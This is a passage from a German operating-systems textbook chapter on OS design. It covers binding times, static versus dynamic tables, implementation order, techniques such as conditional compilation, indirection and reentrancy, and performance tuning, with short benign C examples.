Programmiersprachen unterstützen oft mehrere Bindezeitpunkte für Variablen. Globale Variablen werden durch den Compiler an eine bestimmte virtuelle Adresse gebunden. Dies ist ein Beispiel für frühes Binden. Variablen, die lokal in einer Prozedur sind, wird eine virtuelle Adresse (auf dem Stack) zum Zeitpunkt des Prozeduraufrufs zugewiesen. Dies nennt man Zwischenbindung (*intermediate binding*). Variablen, die auf dem Heap gespeichert werden (diejenigen, die in C durch *malloc* oder in Java durch *new* erzeugt werden), wird nur dann eine virtuelle Adresse zugewiesen, wenn sie wirklich verwendet werden. Hier haben wir spätes Binden.

Betriebssysteme verwenden für die meisten Datenstrukturen häufig frühes Binden, gelegentlich aber auch spätes Binden wegen der Flexibilität. Speicherbelegung ist ein typisches Beispiel dafür. Frühe Multiprogrammiersysteme auf Maschinen, die keine Hardware zur Adressverschiebung hatten, mussten ein Programm an eine Adresse laden und es verschieben, um es zu starten. Wenn es jemals ausgelagert wurde, musste es an die gleiche Adresse zurückgebracht werden, damit es keinen Fehler gab. Im Gegensatz

dazu ist seitenbasierter virtueller Speicher eine Form von spätem Binden. Die aktuelle physische Adresse für eine virtuelle Adresse ist nicht bekannt, bis die Seite berührt und tatsächlich in den Speicher geladen wird.

Ein anderes Beispiel für spätes Binden ist die Platzierung von Fenstern in einer grafischen Benutzeroberfläche. Im Gegensatz zu den frühen grafischen Systemen, bei denen der Programmierer für alle Bilder die absoluten Bildschirmkoordinaten angeben musste, verwendet die Software in modernen Benutzeroberflächen Koordinaten relativ zum Ursprung des Fensters. Dieser ist aber nicht festgelegt, solange das Fenster nicht auf dem Bildschirm erscheint, und kann sogar später noch verändert werden.

13.3.6 Statische versus dynamische Strukturen

Die Entwickler von Betriebssystemen sind ständig gezwungen, zwischen statischen und dynamischen Datenstrukturen zu wählen. Statische Strukturen sind immer einfacher zu verstehen, einfacher zu programmieren und schneller in der Verwendung. Dynamische Strukturen sind flexibler. Ein offensichtliches Beispiel ist die Prozessabelle. Frühe Systeme belegten einfach ein Array fester Größe von Strukturen für jeden Prozess. Wenn die Prozesstablette aus 256 Einträgen bestand, dann konnten zu jedem Zeitpunkt nur 256 Prozesse existieren. Der Versuch, einen 257. Prozess zu starten, musste scheitern, da kein Tabellenplatz mehr zur Verfügung stand. Ähnliche Überlegungen kann man für die Tabelle der offenen Dateien (sowohl pro Benutzer als auch systemweit) und viele andere Kerntabellen anstellen.

Eine alternative Strategie ist der Aufbau der Prozesstablette als verkettete Liste von Minitabellen, von denen anfangs nur eine vorhanden ist. Wenn diese Tabelle voll wird, dann wird eine weitere aus einem globalen Speicherpool angefordert und mit der ersten verkettet. Auf diese Weise kann die Prozesstablette nicht überlaufen, solange nicht der gesamte Kernspeicher aufgebraucht ist.

Andererseits wird der Code zum Durchsuchen der Tabelle komplizierter. Der Code für das Durchsuchen einer statischen Prozesstablette nach einer gegebenen PID, *pid*, ist zum Beispiel in ▶ Abbildung 13.5 dargestellt. Er ist einfach und effizient. Dieselbe Aufgabe für eine verkettete Liste von Minitabellen durchzuführen, bedeutet weit mehr Aufwand.

```
found = 0;
for (p = &proc_table[0]; p < &proc_table[PROC_TABLE_SIZE]; p++) {
    if (p->proc_pid == pid) {
        found = 1;
        break;
    }
}
```

Abbildung 13.5: Code, um eine gegebene PID in der Prozesstablette zu suchen

Der Einsatz von statischen Tabellen bietet sich an, wenn viel Speicher vorhanden ist oder die Tabellennutzung einigermaßen genau vorhergesagt werden kann. Zum Beispiel ist es in einem Einbenutzersystem unwahrscheinlich, dass der Benutzer mehr als 64 Prozesse gleichzeitig starten möchte, und es ist auch keine totale Katastrophe, wenn der Versuch scheitert, einen 65. Prozess zu starten.

Eine weitere Alternative ist die Verwendung einer Tabelle fester Größe und wenn diese voll ist, eine neue Tabelle fester Größe anzulegen, die beispielsweise doppelt so groß ist. Die aktuellen Einträge werden in die neue Tabelle kopiert und die alte Tabelle wird in den Pool des freien Speichers zurückgegeben. Auf diese Weise ist die Tabelle stets zusammenhängend und nicht verkettet. Die Nachteile sind, dass eine Art Speicherverwaltung benötigt wird und dass die Adresse der Tabelle nun eine Variable und keine Konstante mehr ist.

Ein ähnliches Problem gibt es bei den Stacks des Kerns. Wenn ein Thread in den Kernmodus wechselt oder ein Kern-Thread gestartet wird, dann benötigt er einen Stack im Kernspeicher. Für Benutzerprozesse kann der Stack so initialisiert werden, dass er von der obersten virtuellen Adresse nach unten wächst, so dass die Größe nicht im Voraus bekannt sein muss. Für Kern-Threads muss die Größe im Voraus spezifiziert werden, da der Stack einen Teil des virtuellen Adressraums des Kerns verwendet und es viele Stacks geben könnte. Die Frage ist: Wie viel Speicher bekommt jeder? Die Abwägungen sind hier ähnlich wie bei den Prozesstabellen.

Ein anderer Bereich, in dem zwischen Statik und Dynamik abgewogen werden muss, ist das Prozess-Scheduling. In einigen Systemen, insbesondere Echtzeitsystemen, kann das Scheduling im Voraus statisch durchgeführt werden. Eine Fluglinie zum Beispiel weiß Wochen vor dem Start, zu welcher Zeit ihre Flugzeuge abheben werden. Ähnlich wissen Multimedia-Systeme im Voraus, wann sie Audio-, Video- und andere Prozesse zur Ausführung einteilen müssen. Für allgemeine Anwendungen gelten diese Überlegungen jedoch nicht, in der Regel muss das Scheduling dynamisch sein.

Ein weiterer Aspekt in Bezug auf Statik und Dynamik ist die Kernstruktur. Es ist sehr viel einfacher, wenn der Kern als ein einzelnes Binärprogramm aufgebaut ist und in den Speicher geladen wird. Die Folge aus diesem Entwurf ist allerdings, dass jedes Mal, wenn ein neues Ein-/Ausgabegerät hinzukommt, der Kern mit dem neuen Gerätetreiber erneut gebunden werden muss. Frühe Versionen von UNIX arbeiteten auf diese Art und Weise, was für Minicomputer-Umgebungen recht zufriedenstellend war, als das Hinzufügen von Ein-/Ausgabegeräten ein seltenes Ereignis war. Heutzutage ermöglichen es die meisten Systeme, Code dynamisch zum Kern hinzuzufügen, mit all den damit verbundenen Schwierigkeiten.

13.3.7 Top-down- versus Bottom-up-Implementierung

Obwohl der Top-down-Entwurf eines Systems am vorteilhaftesten ist, kann theoretisch sowohl eine Top-down- als auch eine Bottom-up-Implementierung angewandt werden. Bei einer Top-down-Implementierung starten die Entwickler mit den Systemaufrufroutinen und stellen fest, welche Mechanismen und Datenstrukturen benötigt werden, um diese zu unterstützen. Dann werden die entsprechenden Prozeduren geschrieben und es kann ein Schritt tiefer fortgefahrt werden. Dies wird so lange wiederholt, bis die Hardware erreicht ist.

Das Problem bei diesem Ansatz ist, dass es schwer ist, etwas zu testen, solange nur die Prozeduren der oberen Ebenen verfügbar sind. Daher finden es viele Entwickler praktikabler, das System tatsächlich von unten nach oben aufzubauen. Dieses Vorgehen bringt es zunächst mit sich, Code zu schreiben, der die maschinennahe Hardware verbirgt, was im Wesentlichen die HAL aus Abbildung 11.6 leistet. Ebenso werden die Unterbrechungsroutinen und der Uhrentreiber sehr früh benötigt.

Multiprogrammierung kann mit einem einfachen Scheduler (z.B. Round-Robin-Scheduling) angepackt werden. An diesem Punkt sollte es möglich sein, das System zu testen, um festzustellen, ob mehrere Prozesse korrekt ausgeführt werden können. Wenn dies funktioniert, sollte jetzt mit der sorgfältigen Definition der verschiedenen Tabellen und Datenstrukturen begonnen werden, die überall im System benötigt werden, insbesondere in der Prozess- und Thread-Verwaltung und später dann in der Speicherverwaltung. Ein-/Ausgabe und das Dateisystem können anfänglich zurückgestellt werden, mit Ausnahme einer primitiven Möglichkeit, zum Testen und zur Fehlersuche von der Tastatur zu lesen und auf den Bildschirm zu schreiben. In einigen Fällen sollten die wichtigsten Datenstrukturen der unteren Ebene durch spezielle Zugriffsfunktionen geschützt werden – im Prinzip also objektorientierte Programmierung anwenden, unabhängig von der tatsächlich eingesetzten Sprache. Wenn die unteren Schichten fertiggestellt sind, können sie gründlich getestet werden. Auf diese Weise wächst das System von unten nach oben, ganz ähnlich wie Bauunternehmer große Bürogebäude hochziehen.

Wenn ein großes Team verfügbar ist, dann gibt es einen alternativen Ansatz. Zunächst wird ein detaillierter Entwurf des gesamten Systems angefertigt und dann werden unterschiedliche Gruppen mit dem Schreiben unterschiedlicher Module beauftragt. Jede Gruppe testet ihre Arbeit isoliert. Sobald alle Teile fertig sind, werden diese integriert und getestet. Das Problem bei dieser Taktik ist: Falls anfangs nichts funktioniert, dann ist es schwierig einzugrenzen, ob ein oder mehrere Module nicht funktionieren oder ob eine Gruppe missverstanden hat, für was ein anderes Modul vorgesehen war. Trotz allem wird dieser Ansatz bei großen Teams oft verwendet, um den Grad an Parallelität im Programmierfortschritt zu maximieren.

13.3.8 Nützliche Techniken

Bisher haben wir uns nur einige abstrakte Ideen für den Entwurf und die Implementierung von Systemen angesehen. Jetzt wollen wir ein paar nützliche konkrete Techniken zur Implementierung von Systemen untersuchen. Es gibt natürlich noch unzählige weitere, aber aus Platzgründen beschränken wir uns auf einige wenige.

Verbergen der Hardware

Eine Menge Hardware ist hässlich. Sie sollte von Anfang an verborgen werden (außer sie stellt eine Stärke dar, was meistens nicht der Fall ist). Einige der untersten Details können durch eine HAL-ähnliche Schicht verborgen werden, wie sie in Abbildung 13.2 dargestellt ist. Viele Hardwaredetails lassen sich allerdings auf diese Art nicht verbergen.

Eine Angelegenheit, die frühe Aufmerksamkeit verdient, ist der Umgang mit Interrupts. Diese machen das Programmieren unangenehm, aber Betriebssysteme müssen mit ihnen umgehen. Ein Ansatz ist, sie sofort in etwas anderes umzuwandeln. Jedes Interrupt kann zum Beispiel augenblicklich in einen Pop-up-Thread verwandelt werden. Ab diesem Punkt hat man es dann mit Threads, nicht mehr mit Interrupts zu tun.

Ein zweiter Ansatz ist die Umwandlung eines Interrupts in eine `unlock`-Operation auf einem Mutex, auf den der entsprechende Treiber wartet. Dann ist die einzige Auswirkung eines Interrupts, dass dadurch ein Thread rechenbereit wird.

Ein dritter Ansatz ist die Umwandlung eines Interrupts in eine Nachricht für einen Thread. Der Code der unteren Ebene baut lediglich eine Nachricht auf (um mitzuteilen, woher die Unterbrechung kam), reiht diese in die Warteschlange ein und ruft den Scheduler auf, damit (unter Umständen) die Behandlungsroutine ausgeführt wird, die eventuell durch das Warten auf eine Nachricht blockiert war. All diese und ähnliche Techniken versuchen, Interrupts in Synchronisationsoperationen für Threads zu verwandeln. Jedes Interrupt durch einen geeigneten Thread in einem geeigneten Kontext zu behandeln, ist einfacher, als die Behandlungsroutine in einem beliebigen Kontext auszuführen, in dem das Interrupt auftrat. Natürlich muss dies effizient geschehen, aber tief im Innern des Betriebssystems muss alles effizient sein.

Die meisten Betriebssysteme sind für mehrere Hardwareplattformen entworfen. Diese Plattformen können sich bezüglich des CPU-Chips, der MMU, der Wortlänge, der RAM-Größe und anderer Merkmale unterscheiden, die nicht einfach durch die HAL oder Ähnliches maskiert werden können. Trotzdem ist es äußerst wünschenswert, einen einzigen Satz von Quelldateien zu haben, die für die Generierung aller Versionen verwendet werden. Ansonsten muss jeder Fehler, der später zum Vorschein kommt, mehrmals in verschiedenen Quelldateien korrigiert werden. Dabei besteht die Gefahr, dass die Quelldateien mit der Zeit immer mehr voneinander abweichen.

Einige Unterschiede in der Hardware wie die Größe des RAM können behandelt werden, indem das Betriebssystem den Wert zum Boot-Zeitpunkt ermittelt und in einer Variablen speichert. Die Speicherbelegung zum Beispiel könnte diese RAM-Größen-Variable verwenden, um zu ermitteln, wie groß der Block-Cache, die Seitentabelle und Ähnliches sein sollten. Selbst die Größe von statischen Strukturen wie der Prozessortabelle kann aufgrund der Größe des insgesamt verfügbaren Speichers festgelegt werden.

Andere Unterschiede wie unterschiedliche CPU-Chips können jedoch nicht einfach durch eine einzelne Binärdatei ausgeglichen werden, die zur Laufzeit feststellt, auf welcher CPU sie läuft. Eine Möglichkeit, das Problem mit einem Quelltext und mehreren Zielen zu lösen, ist die Verwendung von bedingter Übersetzung. In den Quelldateien werden bestimmte Flags für die verschiedenen Konfigurationen definiert. Diese Flags werden zur Klammerung von Code verwendet, der abhängig von der CPU, der Wortlänge, der MMU usw. ist. Stellen wir uns zum Beispiel ein Betriebssystem vor, das auf Pentium- oder UltraSPARC-Chips laufen soll, die unterschiedlichen Initialisierungscode erfordern. Die `init`-Prozedur könnte wie in ►Abbildung 13.6(a) geschrieben werden.

Abhängig vom Wert in *CPU*, der in der Header-Datei *config.h* definiert ist, wird die eine oder die andere Initialisierung durchgeführt. Da der tatsächliche Binärkode nur den Teil enthält, der wirklich benötigt wird, gibt es hier keinen Effizienzverlust.

```
#include "config.h"

init( )
{
#if (CPU == PENTIUM)
/* Hier steht die Initialisierung für Pentium */
#endif

#if (CPU == ULTRASPARC)
/* Hier steht die Initialisierung für UltraSPARC */
#endif
}
```

a

```
#include "config.h"

#if (WORD_LENGTH == 32)
typedef int Register;
#endif

#if (WORD_LENGTH == 64)
typedef long Register;
#endif

Register R0, R1, R2, R3;
```

b

Abbildung 13.6: (a) CPU-abhängige bedingte Übersetzung (b) Wortlängenabhängige bedingte Übersetzung

Als zweites Beispiel nehmen wir an, dass ein Datentyp *Register* benötigt wird, der 32 Bit auf dem Pentium und 64 Bit auf dem UltraSPARC groß sein sollte. Dies kann durch den bedingten Code aus ►Abbildung 13.6(b) gelöst werden (unter der Annahme, dass der Compiler 32-Bit-Integer und 64-Bit-Long-Integer produziert). Wenn diese Definition einmal vorgenommen wurde (beispielsweise in einer Header-Datei, die überall eingebunden wird), dann kann der Programmierer einfach Variablen vom Typ *Register* deklarieren und davon ausgehen, dass sie die richtige Länge haben werden.

Die Header-Datei *config.h* muss natürlich korrekt sein. Für den Pentium könnte sie etwa so aussehen:

```
#define CPU PENTIUM
#define WORD_LENGTH 32
```

Um das System für die UltraSPARC zu übersetzen, wird ein anderes *config.h* benötigt, diesmal mit den korrekten Werten für die UltraSPARC. Es könnte etwa so aussehen:

```
#define CPU ULTRASPARC
#define WORD_LENGTH 64
```

So mancher Leser wundert sich vielleicht, warum *CPU* und *WORD_LENGTH* mit unterschiedlichen Makros behandelt werden. Wir hätten die Definition von *Register* auch einfach mit einer Abfrage von *CPU* klammern können, wobei 32 Bit für Pentium und 64 Bit für UltraSPARC gesetzt werden. Das ist allerdings keine gute Idee. Überlegen wir uns, was passiert, wenn wir das System später auf den 64-Bit-Itanium von Intel portieren. Wenn man die Angabe von *CPU* und Wortlänge in einem Makro klammert, müsste man in den Code von ►Abbildung 13.6(b) eine dritte Bedingung für den Itanium hinzufügen. Unsere Art der Vorgehensweise erlaubt es jedoch, lediglich die Zeile

```
#define WORD_LENGTH 64
```

zur Datei *config.h* hinzufügen.

Dieses Beispiel illustriert das Prinzip der Orthogonalität, das wir vorher besprochen haben. Die Teile, die von der CPU abhängen, sollten basierend auf dem *CPU*-Makro bedingt übersetzt werden. Die Teile, die abhängig von der Wortlänge sind, sollten das Makro *WORD_LENGTH* verwenden. Ähnliche Überlegungen gelten auch für viele andere Parameter.

Indirektion

Manchmal sagt man, dass es kein Problem in der Informatik gibt, das nicht durch eine weitere Indirektion gelöst werden könnte. Auch wenn das eine Übertreibung ist, enthält es doch ein Körnchen Wahrheit. Sehen wir uns dazu einige Beispiele an. Auf Pentium-Systemen erzeugt die Hardware bei einem Tastendruck einen Interrupt und legt die Nummer der Taste, nicht den ASCII-Zeichencode in ein Geräteregister. Wenn die Taste später wieder losgelassen wird, wird außerdem ein weiteres Interrupt erzeugt, ebenfalls mit der Nummer der Taste. Diese Indirektion gibt dem Betriebssystem die Möglichkeit, die Tastennummer als Index in einer Tabelle zu verwenden, um den ASCII-Code zu erhalten. Dadurch wird es einfacher, die vielen Tastaturen zu behandeln, die in verschiedenen Ländern weltweit verwendet werden. Da beide Informationen, das Drücken und das Loslassen einer Taste, übergeben werden, ist es möglich, eine beliebige Taste als Umschalttaste zu verwenden, da das System die genaue Reihenfolge kennt, in der die Tasten gedrückt und losgelassen wurden.

Indirektion wird auch für Ausgaben verwendet. Programme können ASCII-Zeichen auf den Bildschirm schreiben, doch diese werden als Indizes in eine Tabelle für den aktuellen Ausgabefont verwendet. Die Tabelle enthält die Bitmap des Zeichens. Diese Indirektion ermöglicht die Trennung von Zeichen und Fonts.

Ein anderes Beispiel von Indirektion ist die Verwendung der Hauptgerätenummer in UNIX. Der Kern enthält eine Tabelle, die durch die Hauptgerätenummer für blockorientierte Geräte indiziert wird, und eine andere Tabelle für zeichenorientierte Geräte. Wenn ein Prozess eine Spezialdatei wie */dev/hd0* öffnet, ermittelt das System den Typ (Block oder Zeichen) sowie die Haupt- und die Nebengerätenummer aus dem I-Node und indiziert in der entsprechenden Gerätetabelle den richtigen Treiber. Diese Indirektion vereinfacht die Neukonfiguration des Systems, da die Programme mit symbolischen, nicht mit den tatsächlichen Gerätynamen arbeiten.

Ein weiteres Beispiel für Indirektion tritt in Systemen mit Nachrichtenaustausch auf, die eine Mailbox als Empfänger einer Nachricht statt eines Prozesses adressieren. Durch die Indirektion über eine Mailbox (im Gegensatz zu einem Prozess als Ziel) lässt sich eine bemerkenswerte Flexibilität erreichen (z.B. kann eine Sekretärin die Nachrichten ihres Chefs bearbeiten).

In einem gewissen Sinn ist auch die Verwendung von Makros wie

```
#define PROC_TABLE_SIZE 256
```

eine Indirektion, da der Programmierer Code schreiben kann, ohne wissen zu müssen, wie groß die Tabelle wirklich ist. Es ist eine gute Gewohnheit, allen Konstanten symbolische Namen zu geben (manchmal mit den Ausnahmen -1, 0, 1) und diese zusammen mit Kommentaren in Header-Dateien zu schreiben, die ihren Sinn erklären.

Wiederverwendbarkeit

Häufig lässt sich derselbe Code in leicht unterschiedlichen Kontexten wiederverwenden. Dies ist eine gute Idee, da somit die Größe der Binärdatei reduziert wird und der Code nur einmal nach Fehlern durchsucht werden muss. Nehmen wir zum Beispiel an, dass Bitmaps für die Verwaltung der freien Blöcke auf der Platte verwendet werden. Die Blockverwaltung der Platte kann mithilfe der Prozeduren *alloc* und *free* durchgeführt werden, welche die Bitmap verwalten.

Als absolutes Minimum sollten diese Prozeduren für jede Platte funktionieren. Aber wir können auch noch weiter gehen. Dieselben Prozeduren können ebenso für die Verwaltung von Speicherblöcken, Blöcken im Block-Cache des Dateisystems und für I-Nodes verwendet werden. Tatsächlich lassen sie sich für die Belegung und Freigabe aller Ressourcen einsetzen, die linear nummeriert werden können.

Wiedereintrittsfähigkeit

Wiedereintrittsfähigkeit bezieht sich auf die Eigenschaft von Code, zweimal oder öfter gleichzeitig ausgeführt zu werden. Auf Multiprozessoren besteht immer die Gefahr, dass während einer CPU eine bestimmte Prozedur ausführt, eine andere CPU ebenfalls die Ausführung dieser Prozedur startet, noch bevor die erste beendet ist. In diesem Fall können möglicherweise zwei (oder mehr) Threads auf verschiedenen Prozessoren denselben Code zur selben Zeit ausführen. Hier müssen kritische Regionen durch die Verwendung von Mutexen oder Ähnlichem geschützt werden.

Dieses Problem gibt es aber auch auf einem Einprozessorsystem. Insbesondere arbeiten die meisten Teile eines Betriebssystems mit eingeschalteten Interrupts. Ansonsten gingen viele Interrupts verloren und das System würde unzuverlässig werden. Während das Betriebssystem mit der Ausführung einer Prozedur *P* beschäftigt ist, ist es durchaus möglich, dass unerwartet ein Interrupt auftritt und die Unterbrechungsroutine ebenfalls *P* aufruft. Falls die Datenstrukturen von *P* in einem inkonsistenten Zustand waren, als das Interrupt auftrat, sieht die Unterbrechungsroutine diese in einem inkonsistenten Zustand und schlägt fehl.

Ein Beispiel für diesen Fall liegt vor, wenn *P* der Scheduler ist. Angenommen, ein Prozess hat sein Quantum verbraucht und das Betriebssystem ist gerade dabei, den Prozess an das Ende seiner Warteschlange zu verschieben. Mitten in der Bearbeitung der Liste wird ein Interrupt ausgelöst, wodurch ein Prozess rechenbereit wird und der Scheduler aufgerufen wird. Da die Warteschlange in einem inkonsistenten Zustand ist, wird das System wahrscheinlich abstürzen. Deshalb ist es auch auf einem Einprozessorsystem am besten, wenn die meisten Teile des Betriebssystems wiedereintrittsfähig sind, also kritische Datenstrukturen durch Mutexe geschützt und Interrupts ausgeschaltet werden, solange ihr Auftreten nicht toleriert werden kann.

Brute-Force-Methode

Die Verwendung der Brute-Force-Methode (deutsch: rohe Gewalt) für die Lösung eines Problems hat im Laufe der Jahre einen schlechten Ruf bekommen, aber es ist oft der Weg, um Einfachheit zu erreichen. In jedem Betriebssystem gibt es viele Prozeduren, die

selten aufgerufen werden oder mit so wenigen Daten arbeiten, dass sich eine Optimierung nicht lohnt. Zum Beispiel ist es häufig notwendig, verschiedene Tabellen und Felder im System zu durchsuchen. Der Brute-Force-Algorithmus sieht vor, die Tabelle in der Reihenfolge zu belassen, in der die Einträge gemacht wurden, und die Tabelle bei Bedarf linear zu durchsuchen. Wenn die Anzahl der Einträge klein ist (z.B. unter 1.000), dann wäre der Gewinn, den das Sortieren der Tabelle oder die Anwendung eines Hashverfahrens bringen würde, nur gering, während der Code dadurch sehr viel komplizierter und fehleranfälliger werden würde.

Für Funktionen, die auf dem kritischen Pfad liegen – Kontextwechsel zum Beispiel –, sollte natürlich alles getan werden, um diese sehr schnell zu machen, vielleicht sollten sie sogar (Gott bewahre!) in Assemblersprache geschrieben werden. Aber weite Teile des Systems sind nicht auf dem kritischen Pfad. Viele Systemaufrufe beispielsweise werden selten aufgerufen. Wenn jede Sekunde ein `fork` stattfindet und die Durchführung 1 ms dauert, dann gewinnt man selbst durch eine Optimierung auf 0 nur 0,1%. Falls der Code nach der Optimierung größer und fehlerträchtiger wird, plädieren wir dafür, sich nicht mit der Optimierung aufzuhalten.

Zuerst auf Fehler prüfen

Viele Systemaufrufe können aus verschiedenen Gründen fehlschlagen: Die zu öffnende Datei gehört jemand anderem; die Erzeugung eines Prozesses schlägt fehl, weil die Prozesstabellen voll ist; ein Signal kann nicht gesendet werden, da der Zielprozess nicht existiert. Das Betriebssystem muss gewissenhaft jeden möglichen Fehler überprüfen, bevor der Aufruf durchgeführt wird.

Viele Systemaufrufe erfordern auch die Belegung von Ressourcen, wie Prozesstabelleneinträge, I-Node-Tabelleneinträge oder Dateideskriptoren. Ein genereller Rat, der viel Kummer vermeiden kann, ist, zuerst zu überprüfen, ob der Systemaufruf momentan tatsächlich durchgeführt werden kann, bevor Ressourcen belegt werden. Das heißt, alle Tests sollten am Anfang der Prozedur liegen, die den Aufruf ausführt. Jeder Test sollte die Form

```
if (error_condition) return(ERROR_CODE);
```

haben. Wenn der Aufruf das gesamte Spektrum an Tests absolviert hat, dann ist sicher, dass er erfolgreich sein wird. An diesem Punkt können Ressourcen belegt werden.

Ein Einstreuen der Tests in die Belegung von Ressourcen bedeutet: Falls ein Test fehlschlägt, müssen alle bis dahin belegten Ressourcen wieder freigegeben werden. Wenn dabei ein Fehler passiert und einige Ressourcen nicht wieder freigegeben werden, entsteht nicht sofort ein Schaden. Zum Beispiel könnte dadurch ein Prozesstabelleneintrag nie wieder verfügbar sein. Nach einer gewissen Zeit allerdings kann dieser Fehler mehrfach ausgelöst worden sein. Irgendwann sind dann die meisten oder alle Einträge in der Prozesstabellen nicht verfügbar, was dazu führt, dass das System auf eine Art und Weise abstürzt, die äußerst schlecht vorhersehbar ist und die Fehlersuche sehr erschwert.

Viele Systeme leiden unter diesem Problem in Form von Speicherlöchern. Typischerweise tritt es auf, wenn das Programm `malloc` aufruft, um Speicherplatz zu belegen, aber vergisst, `free` aufzurufen, um diesen Speicherplatz wieder freizugeben. Schritt für Schritt verschwindet so der gesamte Speicher, bis das System neu hochgefahren wird.

Engler et al. (2000) schlugen einen interessanten Weg vor, um einige solcher Fehler zur Übersetzungszeit zu erkennen. Sie haben beobachtet, dass der Programmierer viele Invarianten kennt, die der Compiler nicht kennt. Wenn beispielsweise ein Mutex gesperrt wird, dann müssen alle Pfade, die mit der Sperre beginnen, eine Anweisung zum Entsperrn enthalten und es darf keine weitere Sperre auf demselben Mutex durchgeführt werden. Engler et al. entwickelten eine Möglichkeit, wie der Programmierer diese Tatsache dem Compiler mitteilen und ihn anweisen kann, alle Pfade zur Übersetzungszeit auf Verletzungen der Invariante zu überprüfen. Ebenso kann der Programmierer spezifizieren, dass belegter Speicher auf allen Pfaden freigegeben werden muss, wie auch viele weitere Bedingungen.

13.4 Performanz

Im Allgemeinen ist ein schnelles Betriebssystem besser als ein langsames. Aber ein schnelles, unzuverlässiges Betriebssystem ist nicht so gut wie ein zuverlässiges langsames. Da komplexe Optimierungen oft zu Fehlern führen, ist es wichtig, diese spärlich einzusetzen. Dessen ungeachtet gibt es Stellen, an denen Performanz kritisch ist und Optimierungen den Aufwand wert sind. In den folgenden Abschnitten betrachten wir einige generelle Techniken, die benutzt werden können, um die Performanz an Stellen zu verbessern, wo es erforderlich ist.

13.4.1 Warum sind Betriebssysteme langsam?

Bevor wir über Optimierungstechniken sprechen, ist es wichtig klarzustellen, dass die Langsamkeit vieler Betriebssysteme weitgehend selbst verschuldet ist. Ältere Betriebssysteme wie MS-DOS oder UNIX-Version 7 fuhren beispielsweise innerhalb weniger Sekunden hoch. Moderne UNIX-Systeme und Windows Vista dagegen können Minuten zum Booten benötigen, obwohl sie auf Hardware laufen, die 1.000 Mal schneller ist. Der Grund dafür ist, dass sie viel mehr tun, egal ob gewollt oder nicht – ein typischer Fall. Plug and Play macht es zwar einfacher, neue Hardwaregeräte zu installieren, aber der Preis, den man dafür bezahlt, ist, dass das Betriebssystem bei *jedem* Bootvorgang die gesamte Hardware inspizieren muss, um festzustellen, ob es etwas Neues gibt. Diese Untersuchung des Busses benötigt Zeit.

Ein alternativer (und nach Meinung des Autors besserer) Ansatz wäre, Plug and Play vollständig auszumustern und dafür ein Icon auf dem Bildschirm anzubieten, das die Beschriftung „Neue Hardware installieren“ trägt. Bei der Installation von neuer Hardware würde der Benutzer auf dieses Icon klicken, um die Untersuchung des Busses zu starten, anstatt dies bei jedem Bootvorgang zu tun. Die Designer der aktuellen Betriebssysteme waren sich natürlich dieser Möglichkeit bewusst. Sie haben sie verworfen, hauptsächlich weil sie annahmen, dass die Benutzer zu dumm wären, dies korrekt durchzuführen (auch wenn sie es etwas höflicher formuliert hätten). Dies ist nur ein Beispiel, es gibt aber noch eine Menge anderer, wo der Anspruch, ein System „benutzerfreundlich“ zu machen (bzw. „idiotensicher“ – je nach Sichtweise), das System ständig für alle Benutzer ausbremsst.

Der vielleicht wichtigste Aspekt, den Systementwickler bei der Verbesserung der Performance beachten sollten, ist, selektiver beim Hinzunehmen neuer Fähigkeiten zu sein. Die Frage ist nicht, ob die Benutzer es mögen werden, sondern ob diese Fähigkeit den Preis wert ist, der im Hinblick auf Codegröße, Geschwindigkeit, Komplexität und Zuverlässigkeit unvermeidlich gezahlt werden muss. Nur wenn die Vorteile klar die Nachteile überwiegen, sollte die neue Funktion integriert werden. Programmierer neigen dazu vorauszusetzen, dass die Codegröße und die Fehlerzahl 0 sind und die Geschwindigkeit unendlich. Die Erfahrung hat gezeigt, dass das etwas sehr optimistisch ist.

Ein weiterer Faktor, der eine Rolle spielt, ist das Marketing. Wenn Version 4 oder 5 eines Produkts auf dem Markt ist, sind wahrscheinlich alle Fähigkeiten eingebunden, die tatsächlich sinnvoll sind, und die meisten Menschen, die das Produkt benötigen, haben es bereits. Um die Verkäufe weiterhin in Gang zu halten, produzieren viele Hersteller trotzdem einen ständigen Strom an neuen Versionen mit mehr Fähigkeiten, nur damit sie ihren bisherigen Kunden Upgrades verkaufen können. Neue Fähigkeiten nur um ihrer selbst wegen einzubauen, mag den Verkaufszahlen nützen, aber der Performance hilft es nicht.

13.4.2 Was sollte verbessert werden?

Als allgemeine Regel sollte die erste Version eines Systems so geradlinig wie möglich sein. Die einzigen Optimierungen sollten Dinge sein, bei denen es ganz offensichtlich ist, dass sie zum Problem werden, so dass Änderungen unvermeidlich sind. Ein Block-Cache für das Dateisystem ist so ein Beispiel. Wenn das System einmal läuft, sollten sorgfältige Messungen durchgeführt werden, um festzustellen, wo die Zeit *wirklich* verloren geht. Ausgehend von diesen Zahlen sollten Optimierungen dort vorgenommen werden, wo sie am meisten helfen.

Hier ist die wahre Geschichte eines Falls, bei dem Optimierung mehr Schaden als Nutzen gebracht hat. Einer der Studenten des Autors (sein Name soll hier nicht genannt werden) schrieb das *mkfs*-Programm für MINIX. Dieses Programm legt ein neues Dateisystem auf einer neu formatierten Platte an. Der Student verbrachte ungefähr sechs Monate mit der Optimierung, einschließlich der Integration eines Platten-Cache. Als er es eingebunden hatte, funktionierte es nicht und es waren einige weitere Monate für die Fehlersuche nötig. Dieses Programm läuft üblicherweise während der Lebenszeit eines Rechners einmal über die Festplatte, wenn der Computer installiert wird. Es wird ebenso einmal für jede Diskette, die formatiert wird, ausgeführt. Jeder Durchlauf benötigt 2 Sekunden. Selbst wenn die nicht optimierte Version 1 Minute gebraucht hätte, war es eine Verschwendug von Ressourcen, so viel Zeit auf ein Programm zu verwenden, das so selten benutzt wird.

Ein Slogan, der bemerkenswert gut auf die Performanzoptimierung passt, ist:

Gut genug ist gut genug.

Wenn die Performanz also einen vernünftigen Grad erreicht hat, lohnen sich wahrscheinlich der Aufwand und die Komplexität nicht, um die letzten paar Prozent herauszuquetschen. Wenn der Scheduling-Algorithmus halbwegs fair ist und die CPU 90% der Zeit beschäftigt hält, dann erfüllt er seine Aufgabe. Sich einen sehr viel komplizierteren Algorithmus auszudenken, der 5% besser ist, ist wohl eine schlechte Idee. Wenn die Seitenrate niedrig genug ist, um keinen Engpass darzustellen, ist die Situation ganz ähnlich. Normalerweise lohnt es sich nicht, große Anstrengungen zu unternehmen, um optimale Performanz zu erreichen. Es ist viel wichtiger, eine Katastrophe zu verhindern, als optimale Performanz zu erreichen, insbesondere wenn das, was für eine Aufgabe optimal ist, für eine andere nicht unbedingt optimal ist.

13.4.3 Der Zielkonflikt zwischen Laufzeit und Speicherplatz

